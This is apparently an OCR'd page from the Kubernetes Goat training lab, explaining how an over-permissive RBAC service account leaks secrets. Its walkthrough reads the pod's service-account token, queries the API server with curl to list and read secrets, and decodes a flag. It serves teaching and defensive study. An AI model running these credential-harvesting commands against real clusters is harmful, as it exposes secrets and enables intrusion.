
⎈ RBAC least privileges misconfiguration

🙌 Overview

In the early days of Kubernetes, there is no such concept as RBAC (role-based access control) and mostly it uses ABAC (attribute-based access control). Now it has superpowers like RBAC to implement the security principle of least privilege. Still, most of the real-world workloads and resources end up having wider privileges than it is intended to have. In this scenario, we will see how simple misconfiguration like this can gain access to secrets, more resources, and information.




By the end of the scenario, we will understand and learn the following

1. Accessing and talking to the Kubernetes API Server using the REST API
2. Working with different Kubernetes resources and querying them
3. Exploiting the misconfigured/overly permissive permissions to gain access to sensitive information and resources

⚡ The story

We commonly see in the real world where developers and DevOps teams tend to provide extra privileges than required. This provides attackers more control and privileges than they intended to be. In this scenario, you can leverage the service account bound to the pod to provide `webhookapikey` access, but using this attacker can gain control over other secrets and resources.

> INFO
>
> To get started with the scenario, navigate to http://127.0.0.1:1236



🎯 Goal

> TIP
>
> Find the `k8s_goat_flag` flag value by gaining access to the Kubernetes secret `k8svaultapikey` by exploiting the RBAC privileges to complete this scenario.

☐ Hints & Spoilers

▸ ✨ Not sure where the ServiceAccount in k8s pod?

▸ ✨ Stuck at querying the API Server?

🎉 Solution & Walkthrough

🎲 Method 1


> INFO

> This deployment has a custom `ServiceAccount` mapped with an overly permissive policy/privilege. As an attacker, we can leverage this to gain access to other resources and services.

- By default the Kubernetes stores all the tokens and service accounts information in the default place, navigate to there to find the useful information

```
cd /var/run/secrets/kubernetes.io/serviceaccount/
```

```
ls -larth
```



- Now we can use this information to query and talk to the Kubernetes API service with the available permissions and privileges
- To point to the internal API server hostname, we can export it from environment variables

```
export APISERVER=https://${KUBERNETES_SERVICE_HOST}
```

- To set the path to the `ServiceAccount` token

```
export SERVICEACCOUNT=/var/run/secrets/kubernetes.io/serviceaccount
```

- To set the namespace value

```
export NAMESPACE=$(cat ${SERVICEACCOUNT}/namespace)
```

- To read the `ServiceAccount` bearer token


```
export TOKEN=$(cat ${SERVICEACCOUNT}/token)
```

- To point the `ca.crt` path so that we can use it while querying in the `curl` requests

```
export CACERT=${SERVICEACCOUNT}/ca.crt
```


- Now we can explore the Kubernetes API with the token and the constructed queries

```
curl --cacert ${CACERT} --header "Authorization: Bearer ${TOKEN}" -X GET
${APISERVER}/api
```




- To query the available secrets in the `default` namespace run the following command

```
curl --cacert ${CACERT} --header "Authorization: Bearer ${TOKEN}" -X GET
${APISERVER}/api/v1/secrets
```




- To query the secrets specific to the namespace

```
curl --cacert ${CACERT} --header "Authorization: Bearer ${TOKEN}" -X GET ${APISERVER}/api/v1/namespaces/${NAMESPACE}/secrets
```



- To query the pods in the specific namespace

```
curl --cacert ${CACERT} --header "Authorization: Bearer ${TOKEN}" -X GET ${APISERVER}/api/v1/namespaces/${NAMESPACE}/pods
```




TIP

> From here you can try and leverage all the possible Kubernetes operations. As Kubernetes itself works as an API service to create, and delete pods, etc.

- Get the `k8svaulapikey` value from the secrets

```
curl --cacert ${CACERT} --header "Authorization: Bearer ${TOKEN}" -X GET ${APISERVER}/api/v1/namespaces/${NAMESPACE}/secrets | grep k8svaultapikey
```



- We can decode the base64 encoded value using the following command

```
echo "azhzLWdvYXQtODUwNTc4NDZhODA0NmEyNWIzNWYzOGYzYTI2NDlkY2U=" | base64 -d
```

- Hooray 🥳 , we found an awesome Kubernetes Goat flag

References

- RBAC Authorization Kubernetes
- Accessing the Kubernetes API from a Pod
- More misconfigurations in Kubernetes? check OWASP WrongSecrets

Edit this page